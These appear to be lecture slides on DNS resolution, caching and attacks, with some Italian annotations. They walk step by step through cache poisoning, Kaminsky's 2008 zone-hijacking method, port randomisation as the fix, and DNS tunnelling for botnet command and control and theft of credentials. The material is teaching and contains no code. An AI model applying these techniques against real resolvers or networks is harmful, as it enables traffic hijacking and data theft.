
Lastly, the recursive resolver sends a query to the domain's nameserver

The resolution process




The IP address for example.com is then returned to the resolver from the nameserver

The resolution process




The DNS resolver then responds to the web browser with the IP address of the domain requested initially

The resolution process



Once the 8 steps of the DNS lookup have returned the IP address for example.com, the browser is able to make the request for the web page. The browser makes a HTTP request to the IP address

The resolution process



The server at that IP returns the webpage to be rendered in the browser

DNS Caching

- ❑ DNS caching involves storing data closer to the requesting client so that the DNS query can be resolved earlier and additional queries further down the DNS lookup chain can be avoided,
 - ❑ thereby improving load times and reducing bandwidth/CPU consumption.
 - ❑ DNS data can be cached in a variety of locations, each of which will store DNS records for a set amount of time determined by a time-to-live (TTL).

Browser DNS caching

- ❑ Modern web browsers are designed by default to cache DNS records for a set amount of time.
- ❑ **Operating system (OS) level DNS caching**
 - ❑ The operating system level DNS resolver is the second and last local stop before a DNS query leaves your machine.
 - ❑ When the recursive resolver inside the ISP receives a DNS query, like all previous steps, it will also check to see if the requested host-to-IP-address translation is already stored inside its local persistence layer
 - ❑ if the A record is not in cache the NS record might be in the cache. In this case the recursive resolver query those name servers directly,
 - ❑ If the resolver does not have the NS records, it will send a query to the TLD servers (.com in our case), skipping the root server
 - ❑ In the unlikely event that the resolver does not have records pointing to the TLD servers, it will then query the root servers.

DNS vulnerabilities and well known attacks

Vulnerability 1: **DNS spoofing/cache poisoning**


- ❑ This is an attack where forged **DNS data is introduced into a DNS resolver's cache**, resulting in the resolver returning an incorrect IP address for a domain
 - ❑ **NOTE:** the DNS spoofing attack shown in the first class is a special case of this attack
 - ❑ Clearly being able to connect to the same network as the victim's is unrealistic
 - ❑ Moreover, a bad guy would like to trick all ISP's customers...
 - ❑ The root of the problem is the same, but the more general attack is more complex (next slide)
- ❑ Instead of going to the correct website, traffic can be diverted to a malicious machine or anywhere else the attacker desires
- ❑ Often this will be a replica of the original site used for malicious purposes such as distributing malware or collecting login information
- ❑ Extra material: <http://unixwiz.net/techtips/iguide-kaminsky-dns-vuln.html>

Poisoning the cache

- ❑ It's not so simple as just sending random DNS packets to a nameserver, as
DNS only accepts responses to pending queries
 - ❑ unexpected responses are simply ignored
- ❑ How does a nameserver know that any response packet is "expected"?
 - ❑ The **response arrives on the *same UDP port* we sent it from**
 - ❑ The **Question section** (duplicated in the reply) matches the Question in the pending query.
 - ❑ The **Query ID** matches the pending query
 - ❑ The **Authority** and **Additional sections** represent names that are within the same domain as the question
- ❑ **If all of these conditions are satisfied, a nameserver will accept a packet as a genuine response to a query, and use the results found inside**

Guessing the Query ID and source port

- ❑ In old nameservers the Query ID simply increments by one on each outgoing request nelle vecchie implementazioni non era protetto era solo un contatore
- ❑ We can't directly ask the nameserver for its query ID, but we can provoke it into telling us: per ottenere il query ID
 - ❑ Bad guy asks the victim nameserver to look up a name in a zone for a nameserver he controls
 - ❑ Victim nameserver receives the request and makes the usual rounds to resolve the name
 - ❑ Eventually, the victim nameserver will be directed to the bad guy's nameserver
 - ❑ Bad guy monitors this lookup of test.badguy.com and discovers the source port and Query ID used
- ❑ At this point he knows the last query ID and source port used by the victim nameserver.




Cache poisoning attack: single domain

- ❑ With the ability to easily predict a query ID, and since our victim nameserver always sends queries from the same UDP port, it should be easy enough to cause some trouble
- ❑ We'll attempt to poison a particular nameserver with a fraudulent IP for a legitimate banking website, ***www.BankOfSteve.com***
- ❑ The bad guy's intention is to get all of the ISP's customers to visit his own malicious site instead of the real one operated by the Bank.

questo attacco non è nella stessa local area network ma è in internet.

Cache poisoning attack: single domain

- Step 1 — Bad guy sends a DNS query to the victim nameserver for the hostname it wishes to hijack. This example assumes that the victim nameserver allows recursive queries from the outside world.
- Step 2a — Knowing that the victim will shortly be asking **ns1.bankofsteve.com** (as directed from the root/GTLD servers) for an IP address, the bad guy starts flooding the victim with forged DNS reply packets. All purport to be from ns1.bankofsteve.com, but include the answer with the IP of badguy's fraudulent webserver.
- Steps 2b & 3 — Root/GTLD servers provide referral to **ns1.bankofsteve.com**. This may be multiple queries, but we're showing just one for simplicity.
- Step 4 — victim nameserver asks **ns1.bankofsteve.com** for the IP address of **www.bankofsteve.com**, and it uses query ID 1001 (one higher than the previous query).
- Step 5 — the real nameserver provides a legitimate response to this query, with QID=1001. But if the bad guy has successfully matched the query ID in the step 2a flood, this legal reply arrives too late and is ignored. Oops.
- Step 6 — With the bogus IP address (of the bad guy's webserver) in cache it provides this poisoned answer to the requesting DNS client.
- Step 7 (not illustrated) — future DNS clients asking for **www.bankofsteve.com** will receive the same fraudulent answer.




Does it work?

- ❑ The rule is: ***first good answer wins***. Most of the forged answers are dropped but if just one gets it right, the nameserver will accept the answer as genuine
 - ❑ The real answer that arrives later is dropped, because the query is no longer pending
- ❑ Requirements to succeed with this attack
 - ❑ ***The name can't already be in the cache***
 - ❑ If www.bankofsteve.com is already in the victim nameserver's cache, all of the external queries are avoided, and there's simply no way to poison it in this manner
 - ❑ If the bad guy still wants to poison that particular hostname, he has to wait for it to expire from cache (as determined by the TTL)
 - ❑ ***The bad guy has to guess the query ID***
 - ❑ This is made easy with (now-obsolete) nameservers that increment the Query ID by one each time — even a busy nameserver has a fairly small range to guess from
 - ❑ ***The bad guy has to be faster than the real nameserver***
 - ❑ If the victim nameserver and the real nameserver are topologically close (network wise), then the steps 2/3 and 4/5 may complete so quickly that the bad guy has a too-small window to exploit
- ❑ Obvious mitigation: ***randomization of Query IDs***

GOAL: spoof l'intera zone di bankofsteve, invece di ritornare l'IP di www.bankofsteve.com si sostituisce a ns1.bankofsteve.com

Kaminsky's attack

- ❑ **Black Hat USA 2008**
- ❑ **Step 1** — bad guy client requests a random name within the target domain (www12345678.bankofsteve.com), something unlikely to be in cache even if other lookups for this domain have been done recently.
- ❑ **Step 2a** — As before, the bad guy sends a stream of forged packets to the victim, but instead of A records as part of an Answer, it instead delegates to another nameserver via Authority records. "I don't know the answer, but you can ask over there".
 - ❑ The authority data may well contain the "real" bankofsteve.com nameserver hostnames, but the glue points those nameservers at badguy IPs.
 - ❑ This is the crucial poisoning, because a Query ID match means that the victim believes that badguy's nameservers are authoritative for bankofsteve.com.
- ❑ **The bad guy now owns the entire zone**



But does it work with Query ID randomization?

- ❑ As shown in the previous slide **this is unlikely to be successful**: because of Query ID randomization, it's not likely that that the bad guy will manage to get a hit in the short time required to match on 64k IDs
- ❑ Instead, the bad guy can issue a flurry of queries, each for a different random name under the main domain
- ❑ The first request caused the nameserver to perform the usual root-first resolution, but it eventually caches the valid ns1.bankofsteve.com values
- ❑ Subsequent queries within this domain go directly to that nameserver, skipping the root steps
- ❑ The bad guy then throws a flood of forged data at the victim about that second random name, though the odds here are still pretty long
 - ❑ but when repeated over and over — and run from automated tools — success by the bad guy is likely
 - ❑ **It's been reported that success can commonly be achieved in 10 seconds.**

What's the fix?

- ❑ An additional source of randomness is required nevertheless, and that's been done by randomizing the source port
- ❑ Rather than use just a single UDP port, which is trivial to discover, a much larger range of ports is allocated by the nameserver and then used randomly when making outbound queries
- ❑ Say we can preallocate 2,500 UDP ports to use for these random queries, and for discussion we'll round this down to an even power of two: $2^{11} = 2,048$.
- ❑ This yields this much larger transaction space: $2^{16} \times 2^{11} = 2^{27} = 134\text{ M}$

Vulnerability 2: DNS tunneling

- ❑ This attack uses DNS to tunnel other protocols through DNS queries and responses
- ❑ The DNS Tunneling client encodes the payload data within DNS Query packet by using base64 encoding scheme then transmits the payload data as DNS Query to the server.
- ❑ Payload data is prepended as the hostname of a DNS Query.
- ❑ The server responds the query with its base64 encoded payload data in DNS Response packet by using RDATA field of various DNS Resource Record (RR) types.
 - ❑ TXT, NULL and CNAME records are the most commonly used in DNS tunneling.


Vulnerability 2: DNS tunneling

EXAMPLE : TUNNELING BOTNET C&C DATA AND COMMANDS OVER DNS

- ❑ The attacker infects a user computer of an organization with a malicious malware.
- ❑ The organization has a Firewall to monitor and block malicious traffic.
- ❑ Web browsing and most other communication from local computers to the Internet relies on the DNS service.
- ❑ For that reason restricting the DNS communication can cause disruption of legitimate connectivity.
- ❑ Therefore DNS protocol is always allowed to outbound/inbound in Firewall.
- ❑ And attacker takes this advantage to employ DNS tunneling as covert communication channel for C&C server.
- ❑ It's very hard to differentiate the benign and malicious usage of DNS protocol for the traditional Firewall or IDS.


Vulnerability 2: DNS tunneling

EXAMPLE : TUNNELING BOTNET C&C DATA AND COMMANDS OVER DNS



Vulnerability 2: DNS tunneling


EXAMPLE : TUNNELING BOTNET C&C DATA AND COMMANDS OVER DNS



Attacker registered a domain name `hack.com` and its Name Server has pointed to the attacker's C&C server where DNS Tunneling server program is installed. Since the Malware binary is hard coded with the domain name `hack.com` so all the DNS Query made by the malware will be forwarded to the attacker's C&C server.

Vulnerability 2: DNS tunneling


EXAMPLE : TUNNELING BOTNET C&C DATA AND COMMANDS OVER DNS



The malware stole sensitive username and password data then sends those data as a DNS query to the Recursive DNS Server

Vulnerability 2: DNS tunneling


EXAMPLE : TUNNELING BOTNET C&C DATA AND COMMANDS OVER DNS



The Recursive DNS Server cannot resolve the domain from its cache so it recursively forward the DNS query packet through the Firewall to the Root Server, TLD Server, finally the DNS query is routed to the attacker's C&C Server (Name Server) where the DNS tunneling server program is running.

